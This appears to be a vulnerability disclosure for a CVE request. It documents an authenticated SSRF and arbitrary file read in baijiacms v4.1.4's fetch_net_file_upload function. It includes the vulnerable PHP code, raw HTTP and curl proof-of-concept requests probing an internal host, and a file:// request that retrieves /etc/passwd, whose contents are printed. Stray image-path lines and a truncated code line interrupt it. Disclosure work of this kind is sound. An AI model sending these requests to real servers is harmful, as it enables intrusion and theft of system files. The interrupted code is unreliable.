

master

...

CVE\_Request / baijiacms / baijiacmsv4\_ssrf.md



z3r0yu ssrf and path traversal vulnerability for webid

History

0 contributors

93 lines (63 sloc) | 3.89 KB

...

# SSRF vulnerability in fetch\_net\_file\_upload Function of file.php File (baijiacms v4.1.4 version)

## 0x01 Affected version

vendor: <https://baijiacms.github.io/baijiacmsv4/index.html>

version: V4.1.4

php version: 7.x

## 0x02 Vulnerability description

A Server-Side Request Forgery (SSRF) in `fetch_net_file_upload` function of `baijiacmsv4` allows remote attackers to force the application to make arbitrary requests via injection of arbitrary URLs into the `url` parameter. We should note that the vulnerability requires authentication before it can be triggered.

The vulnerable code is located in the `fetch_net_file_upload` function in the `includes/baijiacms/common.inc.php` file. This function is called in the file `system/public/class/web/file.php`. Because the function does not perform sufficient checksumming on the `url` parameter, the taint is introduced from the `$url` variable into the tainted function `file_get_contents`, and after the `file_get_contents` function is executed it sends a request to the URL specified by the `url` parameter, eventually leading to an SSRF vulnerability.

The file `system/public/class/web/file.php` calls the `fetch_net_file_upload` function with the following code

```
if ($do == 'fetch') {
    $url = trim($_GPC['url']); // $_GPC actually is $_GET
    $file = fetch_net_file_upload($url);
    if (is_error($file)) {
        $result['message'] = $file['message'];
        die(json_encode($result));
    }
}
```

The relevant code for the file `includes/baijiacms/common.inc.php` is shown below


```
function fetch_net_file_upload($url)
{
    $url = trim($url);
    $extention = pathinfo($url, PATHINFO_EXTENSION);
    $path = '/attachment/';
    $extpath = "{$extention}/" . date('Y/m/');

    mkdirs(WEB_ROOT . $path . $extpath);
    do {
        $filename = random(15) . "{$extention}";
    } while (is_file(SYSTEM_WEBROOT . $path . $extpath . $filename));


    $file_tmp_name = SYSTEM_WEBROOT . $path . $extpath . $filename;
    $file_relative_path = $extpath . $filename;
    if (file_put_contents($file_tmp_name, file_get_contents($url)) == false) {
        $result['message'] = '提取失败.';
        return $result;
    }
    $file_full_path = WEB_ROOT . $path . $extpath . $filename;
    return file_save($file_tmp_name, $filename, $extention, $file_full_path, $file_r
}
```

Because the `url` parameter is unrestricted, it is also possible to use the server side to send requests, such as probing intranet web services. The corresponding PoC is as follows

```
GET /index.php?
mod=site&do=file&act=public&op=fetch&beid=1&url=http%3A%2F%2F172.16.119.1%2Fzfuzz HTTP/1.1
Host: 172.16.119.141
Accept: application/json, text/javascript, */*; q=0.01
Cookie: PHPSESSID=e7m370238fh577ta0kbqmk7e1; __fileupload_type=image;
__fileupload_dest_dir=; __fileupload_global=
Connection: close
```



The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab shows a GET request to `/index.php?mod=site&do=file&act=public&op=fetch&beid=1&url=http%3A%2F%2F172.16.119.1%2Fzfuzz HTTP/1.1`. The 'Response' tab shows a 200 OK response from an Apache server. The response body contains an error message: `Warning: file_get_contents(http://172.16.119.1/zfuzz): failed to open stream: HTTP request failed! HTTP/1.0 404 File not found`. The error message is highlighted with a red box.



```
> ifconfig | grep 172
    inet 172.16.119.1 netmask 0xffffffff broadcast 172.16.119.255
    inet 172.20.10.4 netmask 0xffffffff broadcast 172.20.10.15


> python -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::ffff:172.16.119.141 - - [27/Aug/2022 00:05:09] "code 404, message File not found"
::ffff:172.16.119.141 - - [27/Aug/2022 00:05:09] "GET /zfuzz HTTP/1.0" 404 -
```

You can also use the following curl command to verify the vulnerability

```
curl -i -s -k -X $'GET' \
-H $'Host: 172.16.119.141' -H $'Accept: application/json, text/javascript,
```

```
*/*; q=0.01' -H '$Connection: close' \
    -b '$PHPSESSID=e7m370238fh577ta0kbqmr7e1; __fileupload_type=image;
__fileupload_dest_dir=; __fileupload_global=' \
    '$http://172.16.119.141/index.php?
mod=site&do=file&act=public&op=fetch&beid=1&url=http%3A%2F%2F172.16.119.1%2Fzfuzz'
```

The vulnerability can also be exploited to read arbitrary local files using the `file://` protocol, as the vulnerability saves the fetched content under the `attachment` folder and returns the corresponding file name. So we can directly access the corresponding file to get the file content.



The screenshot shows a web browser's developer tools interface. The top bar has buttons for 'Send', 'Cancel', and navigation arrows. The main area is split into 'Request' and 'Response' panels. The 'Request' panel shows a GET request to `/index.php?mod=site&do=file&act=public&op=fetch&beid=1&url=file:///etc/passwd` with a host of `172.16.119.141` and a cookie. The 'Response' panel shows a 200 OK response with headers like `Date`, `Server`, `Expires`, `Cache-Control`, `Pragma`, `Vary`, `Content-Length`, and `Content-Type`. The body is a JSON object with an `attachment` field containing a path: `\\2022\\08\\iimbl3UMU2b2eZL.\\`.

Access the corresponding file to get the contents of the `/etc/passwd` file

SendCancel<>

Target

Request

PrettyRawHex

1GET /attachment/2022/08/iimbl3UMU2b2eZL. HTTP/1.1

2Host: 172.16.119.141

3Accept: application/json, text/javascript, \*/\*; q=0.01

4User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.84 Safari/537.36

5X-Requested-With: XMLHttpRequest

6Referer: http://172.16.119.141/index.php?mod=site&act=goods&op=post&do=shop&m=eshop&beid=1

7Accept-Encoding: gzip, deflate

8Accept-Language: zh-CN,zh;q=0.9

9Cookie: PHPSESSID=e7m370238fh577ta0kbqmk7e1; \_\_fileupload\_type=image; \_\_fileupload\_dest\_dir=\_\_fileupload\_global=

10Connection: close

11

12

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Date: Fri, 26 Aug 2022 16:15:34 GMT

3Server: Apache/2.4.29 (Ubuntu)

4Last-Modified: Fri, 26 Aug 2022 16:14:21 GMT

5ETag: "9cb-5e72734f82f07"

6Accept-Ranges: bytes

7Content-Length: 2507

8Connection: close

9

10root:x:0:0:root:/root:/bin/bash

11daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

12bin:x:2:2:bin:/bin:/usr/sbin/nologin

13sys:x:3:3:sys:/dev:/usr/sbin/nologin

14sync:x:4:65534:sync:/bin:/bin/sync

15games:x:5:60:games:/usr/games:/usr/sbin/nologin

16man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

17lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

18mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

19news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

20uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

21proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

22www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

23backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

24list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

25irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

## 0x03 Acknowledgement

z3